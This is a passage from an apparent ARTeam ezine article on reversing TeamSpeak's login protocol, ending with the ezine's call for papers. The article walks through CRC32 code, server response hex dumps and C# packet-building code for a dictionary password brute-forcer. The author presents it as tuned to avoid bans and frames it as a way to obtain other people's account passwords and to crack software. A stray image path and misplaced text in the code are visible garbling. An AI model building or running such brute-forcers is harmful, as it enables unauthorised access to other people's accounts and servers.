            {ulCRC = (ulCRC >> 8) ^ crcLookup[(ulCRC & 0xFF) ^ by[i]]; We are here}
            return (ulCRC ^ poly);
        }
```


As seen from Olly, the procedure begins at 48A904. Let's set a breakpoint there.



The CRC32 Procedure

Now if we connect, Olly should break and the EAX register should hold the address of the binary input parameter passed to the CRC32 procedure.

Sure enough, Olly breaks, and if we follow EAX in the dump we see:



Aye, so the place where the crc hash would be is left as 4 0x00's.

Our work is almost done.

We must figure out what kind of responses the server gives back. What is the "BAD LOGIN" response, and what is the "CORRECT PW" response?

You'll have to obtain an account at a server to get the sample packets for a correct login.

By doing a couple trials and sniffing the responses the server sends back, it's easy to see that the 19th byte (byte right after the CRC - server does a CRC to its own packets too) of the server's response equals 0x00 when the password is not correct, and contains the length of the server's name when the password IS correct.

Bad Login response:

```
00000000 F4 BE 04 00 00 00 00 00 77 00 00 00 02 00 00 00 ........w.......
00000010 0E 6B BB 3B 00 00 00 00 00 00 00 00 00 00 00 00 .k.;............
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000050 00 00 00 00 00 00 00 00 EB FF FF FF 00 00 00 00 ................
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000A0 00 00 00 00 00 00 00 00 00 00 00 00 98 08 C3 00 ................
000000B0 77 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 w...............
000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Good Login response:

```
00000000 F4 BE 04 00 00 00 00 00 7B 00 00 00 02 00 00 00 ........{.......
00000010 1B 2D EE CE 19 41 6E 79 20 47 61 6D 65 20 54 65 .-...Any Game Te
00000020 61 6D 53 70 65 61 6B 20 53 65 72 76 65 72 00 00 amSpeak Server..
00000030 00 00 05 57 69 6E 33 32 00 00 00 00 00 00 00 00 ...Win32........
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000050 02 00 00 00 14 00 01 00 01 00 00 00 F7 07 00 00 ................
00000060 00 00 00 00 06 00 07 FF FF 0F FE FF FE FF 03 FE ................
00000070 00 00 00 00 00 E0 7F 7C 3E 00 D4 00 00 00 00 00 .......|>.......
00000080 60 7D 78 3C 00 D4 00 00 00 00 00 00 00 00 00 00 `}x<............
00000090 94 00 04 00 00 00 6E 00 00 00 00 14 00 00 00 00 ......n.........
000000A0 00 4A 00 80 00 02 90 00 64 00 00 00 E0 29 F1 00 .J......d....)..
000000B0 7B 00 00 00 2B 43 6F 6D 65 20 6F 6E 65 20 43 6F {...+Come one Co
000000C0 6D 65 20 61 6C 6C 2E 20 20 54 68 69 73 20 73 65 me all.  This se
000000D0 72 76 65 72 20 69 73 20 66 6F 72 20 79 6F 75 21 rver is for you!
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Alternatively, rather than sniffing, you could use Olly to find references to the "**Bad Login (name and/or password wrong)**" string then go from there - see what TeamSpeak looks at in the server's response to tell if the login was accepted.

With all this information we received about how the login packet is constructed and how the server responds, we can build a damned good brute-forcer.

6. Exploiting TeamSpeak Protocol:

The first step in building a brute-forcer is to decide whether the brute-forcer will use systematic bruting, or dictionary bruting.

Systematic (this involves all POSSIBLE combinations of a type)

example: all 8 character alphanumeric (a-z 0-9) passwords

Dictionary:

e*xample:* a list of all words from webster's abridged dictionary

It's not hard to realize that systematic bruting is only realistic if you are bruting something with tremendous speed (server on your lan, or a hashed pw on your own computer).

So, our bruter will use dictionary bruting, it will take the path to the dictionary file as one of its command line parameters.

Next, we will want to write the code to build the "base packet."
A base packet is necessary for fast bruting - in our case the base packet should have the static data already in it - the only thing that should be left out is the crc and the password since those will change every time on a new attempt. Some bad bruters will make a new array every attempt which is slow and inefficient - allocating memory is time-consuming. Other bad bruters will have a "base packet" but rewrite the static content (command identifier, os, nick, etc) over and over again though it doesn't need to be.

If we are making a multi-threaded bruter, each thread should get its own base packet.

Here's the snippet of code from the src files used to make the base packet with comments about each line:

```
       packet = new byte[180]; Our packet size is 180 bytes
            MemoryStream stream = new MemoryStream(packet);
            BinaryWriter writer = new BinaryWriter(stream);
            //C# has no pointers - we use MemoryStream & BinaryWriter to write larger-than-
byte data to the packet
            writer.Write(new byte[]{
             0xF4, 0xBE, 0x03   We write the LOGIN command identifier
            });
            stream.Seek(80, SeekOrigin.Begin);  goto offset 80
            writer.Write((ulong)0x3C00020000002000);  write version
            stream.Seek(90, SeekOrigin.Begin);
            stream.WriteByte(0x02); write registered flag
            stream.WriteByte((byte)user.Length); write user length
            writer.Write(user.ToCharArray()); write user string bytes
            stream.Seek(150, SeekOrigin.Begin);  goto offset 150
            stream.WriteByte((byte)nick.Length); write nick length
            writer.Write(nick.ToCharArray()); write nick string bytes
```

In addition, when we were reversing the login packet we discovered that a string structure had 30 bytes - 1 for its length - 29 for its data.
This means any passwords from the password list with length greater than 29 should be dismissed.

The code for the TeamSpeak bruter I made in C# .NET (I used C# Express 2005 - it's free) is in the src folder that you should have received with this article
On some servers I get over 500 tries per second - UDP is fast! (http://en.wikipedia.org/wiki/User_Datagram_Protocol)

7. Conclusion:
Knowing how to reverse a protocol can be very useful whether you want to patch an online check or get the password of someone's X account. It can also provide an alternate way of cracking a prog: Instead of patching a program that implements an online check, you can write a loader that hooks onto the winsock api to modify the data the program receives from the server. This may result in a bad serial being accepted as a good serial.

You should now know:
- A protocol usually has an identifier for every type of action.
- The identifier is almost always the first few bytes of the packet.

- If the lower-level protocol used is UDP, the protocol most likely implements a checksum of sorts such as the CRC32.
- A secure protocol should have flood protection and SHOULD be encrypted by server-client key exchange.
- TeamSpeak's protocol is shit - reason being: we can write a bruter that is extremely fast and never gets banned for sending too many requests.

Be sure to checkout my AIM/AOL screenname bruter:
http://pop.pimpsofpain.com/showthread.php?t=5603&page=1&pp=10
and the included C# Project, UnTeamSpeak, a TeamSpeak bot that supports a variety of functions.

*Stay tuned for my next article in the ARTeam ezine which will feature an article on Reversing Gunbound's login protocol. Gunbound is a closed-source game that uses an encrypted protocol.

This article includes supplemental sources and files. They have been included with the ezine archive and can be found in the Supplements folder. Within the Supplements folder you will find a folder for each article that contains sources and files.

ARTeam eZine #2 Call for Papers

ARTeam members are asking for your article submissions on subjects related Reverse-Engineering.

We wanted to provide the community with somewhere to distribute interesting, sometimes random, reversing information. Not everyone likes to write tutorials, and not everyone feels that the information they have is enough to constitute a publication of any sort. I'm sure all of us have hit upon something interesting while coding/reversing and have wanted to share it but didn't know exactly how. Or if you have cracked some interesting protection but didn't feel like writing a whole step by step tutorial, you can share the basic steps and theory here. If you have an idea for an article, or just something fascinating you want to share, let us know.

Examples of articles are a new way to detect a debugger, or a new way to defeat a debugger detection. Or how to defeat an interesting crackme. The ezine is more about sharing knowledge, as opposed to teaching. So the articles can be more generic in nature. You don't have to walk a user through step by step. Instead you can share information from simple theory all the way to "sources included"

What we are looking for in an article submission:
1. Clear thought out article. We are asking you to take pride in what you submit.
2. It doesn't have to be very long. A few paragraphs is fine, but it needs to make sense.
3. Any format is fine.
4. If you include pictures please center them in the article. If possible please add a number and label below each image.
5. If you include code snippets inside a document other than .txt please use a monospace font to allow for better formatting
6. Anonymous articles are fine. But you must have written it. No plagiarism!
7. Any other questions you may have feel free to ask

We are accepting articles from anyone wanting to contribute. That means you. We want to make the ezine more of a community project than a team release. If your article is not used, its not because we don't like it. It may just need some work. We will work with you to help develop your article if it needs it.

Questions or Comments please visit http://forum.accessroot.com